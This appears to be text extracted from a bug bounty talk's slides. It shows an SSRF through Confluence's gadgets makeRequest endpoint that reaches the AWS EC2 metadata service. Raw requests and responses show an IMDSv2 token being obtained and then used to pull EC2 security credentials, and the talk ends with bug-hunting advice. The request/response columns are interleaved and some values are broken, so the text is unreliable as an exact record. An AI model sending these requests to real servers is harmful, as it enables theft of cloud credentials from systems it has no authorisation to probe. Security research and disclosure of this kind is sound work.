                                                                                  2 Date: Thu, 07 Apr 2022 14:59:47 GMT
                                                                                    Content-Type: application/json; charset=UTF-8
 2 Host: confluence.dev.
                                       .com
 3 Accept-Encoding: gzip, deflate
                                                                                    Content-Length: 88
 4 X-Atlassian-Token: no-check
                                                                                  5 Connection: keep-alive
 5 Content-Type: application/x-www-form-urlencoded
                                                                                  6 Server: nginx
 6 Accept: */*
                                                                                  7 X-Confluence-Request-Time: 1/649343587563
                                                                                  8 Set-Cookie: JSESSIONID=DD2/9C5B296F1FFE8851EE35274C27A9; Path=/; HttpOnly
 7 Accept-Language: en
                                                                                  9 Expires: Thu, 07 Apr 2022 15:59:47 GMT
 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
                                                                                 10 Cache-Control: public, max-age=3600
   (KHTML, like Gecko) Chrome/98.0.4758.82 Safari/537.36
                                                                                 11 Content-Disposition: attachment; filename=p.txt
 9 Content-Length: 0
                                                                                 12 Vary: User-Agent
11
                                                                                 13
                                                                                 14 throw1; <don'tbeevil'>{
                                                                                      "http://169 254.169.254/":{
                                                                                        "rc":401,
                                                                                         "headers":{
                                                                                         "body":""
```

### EC2 Instance Metadata Service v1 (IMDSv1):

allows reaching the metadata endpoint located at <a href="http://169.254.169.254">http://169.254.169.254</a> with a simple GET request within the instance.

EC2 Instance Metadata Service v2 (IMDSv2): our target was using this version.



- Atlassian gadgets use the new Google gadgets.\* API defined by the OpenSocial specification.
- This endpoint takes in various other parameters such as: <a href="httpmethod">httpmethod</a>, <a href="postData">postData</a> and <a href="headers">headers</a> to name a few
- Send a PUT to http://169.254.169.254/latest/api/token along with

X-aws-ec2-metadata-token-ttl-seconds: 21600 header


Returns auth token

```
Request
                                                                                  Response
                                                                                         Raw Hex Render
 1 GET /plugins/servlet/gadgets/makeRequest?url=
                                                                                  1 HTTP/1.1 200
                                                                                  2 Date: Thu, 07 Apr 2022 14:37:19 GMT
   http://169.254.169.254/latest/api/token&httpMethod=PUT&headers=
   X-aws-ec2-metadata-token-ttl-seconds%3d21600 HTTP/1.1
                                                                                  3 Content-Type: application/json; charset=UTF-8
 2 Host: confluence.dev.
                                                                                    Content-Length: 160
 3 Accept-Encoding: gzip, deflate
                                                                                  5 Connection: keep-alive
 4 X-Atlassian-Token: no-check
                                                                                  6 Server: nginx
 5 Content-Type: application/x-www-form-urlencoded
                                                                                  7 X-Confluence-Request-Time: 1649342239771
                                                                                  8 Set-Cookie: JSESSIONID=472415E6D50B972E5329DC9BF68BE9FA; Path=/; HttpOnly
 6 Accept: */*
 7 Accept-Language: en
                                                                                  9 Expires: Thu, 07 Apr 2022 15:37:19 GMT
 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
                                                                                 10 Cache-Control: public, max-age=3600
   (KHTML, like Gecko) Chrome/98.0.4758.82 Safari/537.36
                                                                                 11 Content-Disposition: attachment; filename=p.txt
 9 Content-Length: 0
                                                                                 12 Vary: User-Agent
10
                                                                                 13
11
                                                                                 14 throw1; <don'tbeevil'>{
                                                                                      "http://169.254.169.254/latest/api/token":{
                                                                                        "rc":200,
                                                                                        "headers":{
                                                                                         body":"AOAEAGD7ZoYqsLsxk4SOS7COrRySvy4A2hNEbk6EKr3wty2891sc q=="
```


Sending an authenticated GET request along with previous token in X-aws-ec2-metadata-token
 header in order to exfiltrate the EC2 security credentials from

http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance


### Returns security credentials



### January 2016



### April 2016



Friendly public feud with @nahamsec over HackerOne leaderboard rankings 😂

12.



yassineaboukir

13,838 Hi @nahamsec, is it getting cold down there? • e-mail: hello@yassineaboukir.co...

13.



nahamsec

https://linkedin.com/in/BehrouzSadeghipour | Twitter: @NahamSec

13,694

### **Last words**

- Bug hunting is not a race but a marathon, it requires consistency, persistence and patience.
- Take as many notes as you can when you're hacking because these insights can be leveraged at any given moment.
- Keep learning, acquiring knowledge and diversifying your skillset: hardware, mobile apps, smart contracts, reverse engineering, etc.
- Bug bounty hunting can easily drain your mental health so make sure to have have fun and enjoy the journey.

## **THANK YOU!**

